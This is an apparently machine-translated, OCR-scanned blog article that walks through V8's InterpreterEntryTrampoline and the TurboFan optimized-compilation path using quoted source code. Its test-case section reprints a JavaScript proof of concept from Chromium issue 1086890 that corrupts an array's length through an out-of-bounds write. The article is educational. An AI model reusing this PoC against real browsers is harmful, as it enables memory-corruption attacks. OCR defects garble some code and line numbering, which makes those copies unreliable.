
"Chrome V8 Source Code" 42. InterpreterEntryTrampoline and optimized compilation



Help! Help!

I made a browser based on chromium that can detect DOM-XSS. I am in urgent need of XSS test cases. I ask all the experts to give me some real use cases. Thank you!

1 Introduction

InterpreterEntryTrampoline belongs to V8 ignition and is responsible for building the stack for the JSFunction function and executing the function. It is also responsible for starting the optimized compilation function Runtime_CompileOptimized_Concurrent. The previous article talked about InterpreterEntryTrampoline and interpretation execution, and this article focuses on the calling relationship and important data structures between InterpreterEntryTrampoline and Runtime_CompileOptimized_Concurrent.

2 InterpreterEntryTrampoline source code

The source code is as follows:

```
1. void Builtins::Generate_InterpreterEntryTrampoline(MacroAssembler* masm) { 2. Register closure =
rdi; 3. Register feedback_vector =
rbx; __ LoadTaggedPointerField(
4.
5.          rax, FieldOperand(closure, JSFunction::kSharedFunctionInfoOffset));
```

```
6.    __LoadTaggedPointerField (
7.          kInterpreterBytecodeArrayRegister,
8.          FieldOperand(rax, SharedFunctionInfo::kFunctionDataOffset));
9. GetSharedFunctionInfoBytecode(masm, kInterpreterBytecodeArrayRegister,
10.                                                 kScratchRegister);
11. Label compile_lazy;
12.     __CmpObjectType (kInterpreterBytecodeArrayRegister, BYTECODE_ARRAY_TYPE,
rax);
13.     __ j(not_equal, &compile_lazy);
14.     __LoadTaggedPointerField (
15.         feedback_vector, FieldOperand(closure,
JSFunction::kFeedbackCellOffset));
16.     __LoadTaggedPointerField (feedback_vector,
17.                                             FieldOperand(feedback_vector,
Cell::kValueOffset));
18. Label push_stack_frame;
19.     __LoadTaggedPointerField (
20.         rcx, FieldOperand(feedback_vector, HeapObject::kMapOffset));
twenty one.     __CmpInstanceType (rcx, FEEDBACK_VECTOR_TYPE);
twenty two.     __ j(not_equal, &push_stack_frame);
23. Register optimized_code_entry = rcx;
twenty four.     __LoadAnyTaggedField (
25.         optimized_code_entry,
26.         FieldOperand(feedback_vector,
27.                             FeedbackVector::kOptimizedCodeWeakOrSmiOffset));
28. Label optimized_code_slot_not_empty;
29.     __ Cmp(optimized_code_entry, Smi::FromEnum(OptimizationMarker::kNone));
30.     __ j(not_equal, &optimized_code_slot_not_empty);
31. Label not_optimized;
32. __ bind(&not_optimized);
33.     __ incl(
34.         FieldOperand(feedback_vector, FeedbackVector::kInvocationCountOffset));
35. /*Explanation and execution, see previous article*/
36. /*Explanation and execution, see previous article*/
37. /*Explanation and execution, see previous article*/
38.     __ bind(&optimized_code_slot_not_empty);
39.     Label maybe_has_optimized_code;
40.     __ JumpIfNotSmi(optimized_code_entry, &maybe_has_optimized_code);
41.     MaybeOptimizeCode(masm, feedback_vector, optimized_code_entry);
42.     __jmp (&not_optimized);
43.     __ bind(&maybe_has_optimized_code);
44.     __ LoadWeakValue(optimized_code_entry, &not_optimized);
45.     TailCallOptimizedCodeSlot(masm, optimized_code_entry, r11, r15);
46.     __ bind(&stack_overflow);
47.     __CallRuntime (Runtime::kThrowStackOverflow);
48.     __ int3(); // Should not return.
49. }
```

In the above code, the closure in line 2 is the JSFunction function address;

Line 4 of code obtains the SharedFunction function address from JSFunction and saves it to the rax register;

Lines 6-9 of code obtain the BytecodeArray address from SharedFunction and save it to kInterpreterBytecodeArrayRegister.

memory;

Line 12 of the code determines whether the value of the kInterpreterBytecodeArrayRegister register is BytecodeArray or compile_lazy;

Tip: When compiling JavaScript source code, if the SharedFunciton is not the outermost function but a function call, the SharedFunction is marked as compile_lazy, then the value of kInterpreterBytecodeArrayRegister is compile_lazy.

Lines 14-16 of code load feedback_vector; feedback_vector saves the optimization information of the current SharedFunction;

Lines 19-25 of code obtain the Map of feedback_vector and determine whether the current SharedFunction has been compiled by TurboFan;

Line 33 of the code increases the value of feedback_vector by 1 and records the number of executions of the current SharedFunction. When the value of feedback_vector reaches A threshold will trigger TurboFan to compile the SharedFunction, that is, optimized compilation;

Lines 34-37 of the code omit the explanation of the process of executing BytecodeArray, see the previous article;

Line 41 starts the optimization compiler and generates the optimized_code_entry entry for the optimized code;

Line 45 of code executes optimized_code_entry.

MaybeOptimizeCode() is responsible for starting optimization compilation. The source code is as follows:

```
1. static void MaybeOptimizeCode(MacroAssembler* masm, Register feedback_vector,
2.                                                Register optimization_marker) {
3.         DCHECK(!AreAliased(feedback_vector, rdx, rdi, optimization_marker));
4.         TailCallRuntimeIfMarkerEquals(masm, optimization_marker,
5.                                                    OptimizationMarker::kLogFirstExecution,
6.                                                    Runtime::kFunctionFirstExecution);
7.         TailCallRuntimeIfMarkerEquals(masm, optimization_marker,
8.                                                    OptimizationMarker::kCompileOptimized,
9.                                                    Runtime::kCompileOptimized_NotConcurrent);
10.          TailCallRuntimeIfMarkerEquals(masm, optimization_marker,
11.
OptimizationMarker::kCompileOptimizedConcurrent,
12.                                                    Runtime::kCompileOptimized_Concurrent);
13.         if (FLAG_debug_code) {
14.             __ SmiCompare(optimization_marker,
15.                                 Smi::FromEnum(OptimizationMarker::kInOptimizationQueue));
16.             __Assert (equal, AbortReason::kExpectedOptimizationSentinel);
17.         }
18. }
```

In the above code, lines 7-12 decide to use CompileOptimized_NotConcurrent or based on the value of optimization_marker.

CompileOptimized_Concurrent compilation method. The difference between these two methods is NotConcurrent and Concurrent, but their compilation The process is the same.

3 Optimized compilation

The entry functions of Concurrent and NotConcurrent are as follows:

```
RUNTIME_FUNCTION(Runtime_CompileOptimized_Concurrent) {
  HandleScope scope(isolate);
  DCHECK_EQ(1, args.length());
  CONVERT_ARG_HANDLE_CHECKED(JSFunction, function, 0);
  StackLimitCheck check(isolate);
  if (check.JsHasOverflowed(kStackSpaceRequiredForCompilation * KB)) {
      return isolate->StackOverflow();
```

```
  }
  if (!Compiler::CompileOptimized(function, ConcurrencyMode::kConcurrent)) {
    return ReadOnlyRoots(isolate).exception();
  }
  DCHECK(function->is_compiled());
  return function->code();
}
//separator line.....
RUNTIME_FUNCTION(Runtime_CompileOptimized_NotConcurrent) {
  HandleScope scope(isolate);
  DCHECK_EQ(1, args.length());
  CONVERT_ARG_HANDLE_CHECKED(JSFunction, function, 0);
  StackLimitCheck check(isolate);
  if (check.JsHasOverflowed(kStackSpaceRequiredForCompilation * KB)) {
    return isolate->StackOverflow();
  }
  if (!Compiler::CompileOptimized(function, ConcurrencyMode::kNotConcurrent)) {
    return ReadOnlyRoots(isolate).exception();
  }
  DCHECK(function->is_compiled());
  return function->code();
}
```

The above two parts of code will call Compiler::CompileOptimized(), which is the entry function of compilation. Called in this function GetOptimizedCode() to complete the compilation work, the source code of GetOptimizedCode is as follows:

```
1. MaybeHandle<Code> GetOptimizedCode(Handle<JSFunction> function,
2.                                    ConcurrencyMode mode,
3.                                    BailoutId osr_offset = BailoutId::None(),
4.                                    JavaScriptFrame* osr_frame = nullptr) {
5. //Omit.....
6.     if (V8_UNLIKELY(FLAG_testing_d8_test_runner)) {
7.       PendingOptimizationTable::FunctionWasOptimized(isolate, function);
8.     }
9.     Handle<Code> cached_code;
10.    if (GetCodeFromOptimizedCodeCache(function, osr_offset)
11.            .ToHandle(&cached_code)) {
12.      if (FLAG_trace_opt) {
13.        CodeTracer::Scope scope(isolate->GetCodeTracer());
14.        PrintF(scope.file(), "[found optimized code for ");
15.        function->ShortPrint(scope.file());
16.        if (!osr_offset.IsNone()) {
17.          PrintF(scope.file(), " at OSR AST id %d", osr_offset.ToInt());
18.        }
19.        PrintF(scope.file(), "]\n");
20.      }
twenty one.      return cached_code;
twenty two.    }
twenty three.    DCHECK(shared->is_compiled());
twenty four.    function->feedback_vector().set_profiler_ticks(0);
25.    VMState<COMPILER> state(isolate);
```

```
26.     TimerEventScope<TimerEventOptimizeCode> optimize_code_timer(isolate);
27.     RuntimeCallTimerScope runtimeTimer(isolate,
28.                                        RuntimeCallCounterId::kOptimizeCode);
29.     TRACE_EVENT0(TRACE_DISABLED_BY_DEFAULT("v8.compile"), "V8.OptimizeCode");
30.     DCHECK(!isolate->has_pending_exception());
31.     PostponeInterruptsScope postpone(isolate);
32.     bool has_script = shared->script().IsScript();
33.     DCHECK_IMPLIES(!has_script, shared->HasBytecodeArray());
34.     std::unique_ptr<OptimizedCompilationJob> job(
35.         compiler::Pipeline::NewCompilationJob(isolate, function, has_script,
36.                                               osr_offset, osr_frame));
37.     OptimizedCompilationInfo* compilation_info = job->compilation_info();
38.     if (compilation_info->shared_info()->HasBreakInfo()) {
39.       compilation_info-
>AbortOptimization(BailoutReason::kFunctionBeingDebugged);
40.       return MaybeHandle<Code>();
41.     }
42.     if (!FLAG_opt || !shared->PassesFilter(FLAG_turbo_filter)) {
43.       compilation_info-
>AbortOptimization(BailoutReason::kOptimizationDisabled);
44.       return MaybeHandle<Code>();
45.     }
46.     base::Optional<CompilationHandleScope> compilation;
47.     if (mode == ConcurrencyMode::kConcurrent) {
48.       compilation.emplace(isolate, compilation_info);
49.     }
50.     CanonicalHandleScope canonical(isolate);
51.     compilation_info->ReopenHandlesInNewHandleScope(isolate);
52.     if (mode == ConcurrencyMode::kConcurrent) {
53.       if (GetOptimizedCodeLater(job.get(), isolate)) {
54.         job.release();
55.         function-
>SetOptimizationMarker(OptimizationMarker::kInOptimizationQueue);
56.         DCHECK(function->IsInterpreted() ||
57.                (!function->is_compiled() && function-
>shared().IsInterpreted()));
58.         DCHECK(function->shared().HasBytecodeArray());
59.         return BUILTIN_CODE(isolate, InterpreterEntryTrampoline);
60.       }
61.     } else {
62.       if (GetOptimizedCodeNow(job.get(), isolate))
63.         return compilation_info->code();
64.     }
65.     if (isolate->has_pending_exception()) isolate->clear_pending_exception();
66.     return MaybeHandle<Code>();
67. }
```

In the above code, lines 10-22 query CodeCache, and if there is a hit, the result is returned directly; line 24 resets feedback_vector, because

This function will be optimized and compiled, and hot spot statistics will no longer be needed;

Lines 34-37 create an optimized and compiled instance object job;

Lines 37-50 determine Flag and record the compilation mode (Concurrent or NotConcurrent);

Line 52: Depending on the compilation method, choose to compile now (GetOptimizedCodeNow) or compile later.

(GetOptimizedCodeLater);

Line 59 returns BUILTIN_CODE(isolate, InterpreterEntryTrampoline) because it is compiled later, that is, Concurrent method

Formula, the current interpretation execution cannot be stopped, so there is such a return result;

Line 62 is NotConcurrent at this time, so the code on line 63 returns the compiled code.

Briefly explain the workflow of GetOptimizedCodeNow, the source code is as follows:

```
1. bool GetOptimizedCodeNow(OptimizedCompilationJob* job, Isolate* isolate) {
1.      TimerEventScope<TimerEventRecompileSynchronous> timer(isolate);
2.      if (job->PrepareJob(isolate) != CompilationJob::SUCCEEDED ||
3.          job->ExecuteJob(isolate->counters()->runtime_call_stats()) !=
4.              CompilationJob::SUCCEEDED ||
5.          job->FinalizeJob(isolate) != CompilationJob::SUCCEEDED) {
6.      // Omit...
7.        return false;
8.      }
9.        // Omit...
10.       return true;
11. }
```

The above code is similar to the compilation process of Bytecode and is also divided into three parts: 1. PrepareJob; 2. ExecuteJob; 3. FinalizeJob.

PrepareJob is responsible for the preparation work before compilation; ExecuteJob is responsible for all compilation work; FinalizeJob is responsible for installing the compilation results (code)

Install it into SharedFunction, update CodeCache and other finishing work. The workflow of GetOptimizedCodeLater is: compile the task

The job is put into the compilation and distribution (dispatch) queue, and the corresponding SharedFunction status will be set after the compilation is completed.

4 Concurrent test cases

The source code is as follows:

```
1. array = Array(0x40000).fill(1.1);
2. args = Array(0x100 - 1).fill(array);
3. args.push(Array(0x40000 - 4).fill(2.2));
4. giant_array = Array.prototype.concat.apply([], args);
5. giant_array.splice(giant_array.length, 0, 3.3, 3.3, 3.3);
6. length_as_double =
7.           new Float64Array(new BigUint64Array([0x2424242400000000n]).buffer)[0];
8. function trigger(array) {
9.      var x = array.length;
10.       x -= 67108861;
11.       x = Math.max(x, 0);
12.       x *= 6;
13.       x -= 5;
14.       x = Math.max(x, 0);
15.       let corrupting_array = [0.1, 0.1];
16.       let corrupted_array = [0.1];
17.       corrupting_array[x] = length_as_double;
18.       return [corrupting_array, corrupted_array];
19. }
20. //console.log(length_as_double);
```

```
21. for (let i = 0; i < 30000; ++i) { 22. trigger(giant_array);

23. } 24. //
console.log(length_as_double); 25. corrupted_array =
trigger(giant_array)[1]; 26. //%DebugPrint(corrupted_array); 27. console.log('Now
corrupted array length: ' corrupted_array .length.toString(16));
28. corrupted_array[0x123456];
```

The above code is from chromium issue 1086890. The 8th line of code trigger() creates and returns an array, and the 21st line of code executes trigger() in a loop to trigger the Runtime_CompileOptimized_Concurrent method. The function call stack is shown in Figure 1.

Figure 1

```
46  }
47
48  RUNTIME_FUNCTION(Runtime_CompileOptimized_Concurrent) {
49    HandleScope scope(isolate);
50    DCHECK_EQ(1, args.length());
51    CONVERT_ARG_HANDLE_CHECKED(JSFunction, function, 0);
52    StackLimitCheck check(isolate);
53    if (check.JsHasOverflowed(kStackSpaceRequiredForCompilation * KB)) {
54      return isolate->StackOverflow();
55    }
56    if (!Compiler::CompileOptimized(function, ConcurrencyMode::kConcurrent)) {
57      return ReadOnlyRoots(isolate).exception();
58    }
```

88 % 未找到相关问题

调用堆栈

名称	语言
v8.dll!v8::internal::compiler::PipelineCompilationJob::PrepareJobImpl(v8::internal::Isolate * isolate) 行 1060	C++
v8.dll!v8::internal::OptimizedCompilationJob::PrepareJob(v8::internal::Isolate * isolate) 行 240	C++
v8.dll!v8::internal::`anonymous namespace'::GetOptimizedCodeLater(v8::internal::OptimizedCompilationJob * job, v8::internal::Isolate * isolate) 行 874	C++
v8.dll!v8::internal::`anonymous namespace'::GetOptimizedCode(v8::internal::Handle<v8::internal::JSFunction> function, v8::internal::ConcurrencyMode mode, v8::i...	C++
v8.dll!v8::internal::Compiler::CompileOptimized(v8::internal::Handle<v8::internal::JSFunction> function, v8::internal::ConcurrencyMode mode) 行 1646	C++
v8.dll!v8::internal::__RT_impl_Runtime_CompileOptimized_Concurrent(v8::internal::Arguments<v8::internal::ArgumentsType::kRuntime> args, v8::internal::Isolate * i...	C++
v8.dll!v8::internal::Runtime_CompileOptimized_Concurrent(int args_length, unsigned __int64 * args_object, v8::internal::Isolate * isolate) 行 48	C++
[外部代码]	
v8.dll!v8::internal::GeneratedCode<unsigned long long,unsigned long long,unsigned long long,unsigned long long,unsigned long long,unsigned long long,unsigned long long,unsigned long long,unsigned long l	C++

New article introduction

The "Chrome V8 Bug" series of articles will be launched soon.

The purpose of the "Chrome V8 Bug" series of articles is to explain why vulnerabilities occur and show you how these vulnerabilities affect the correctness of V8. Most of the other vulnerability articles analyze from the perspective of security research and describe how to design and use PoC. This series of articles is written from the perspective of source code research, analyzing the implementation details of PoC in V8, and explaining why PoC is designed this way. Of course, learning the design and use of POC is a good starting point for V8 security research. Therefore, this series of articles is also a valuable introductory reading for those who want to learn more about V8 source code and POC principles.

Okay, that's it for today, see you next time.

Personal abilities are limited, there are shortcomings and mistakes,

criticisms and corrections are welcome WeChat: qq9123013 Note: v8 communication email: v8blink@outlook.com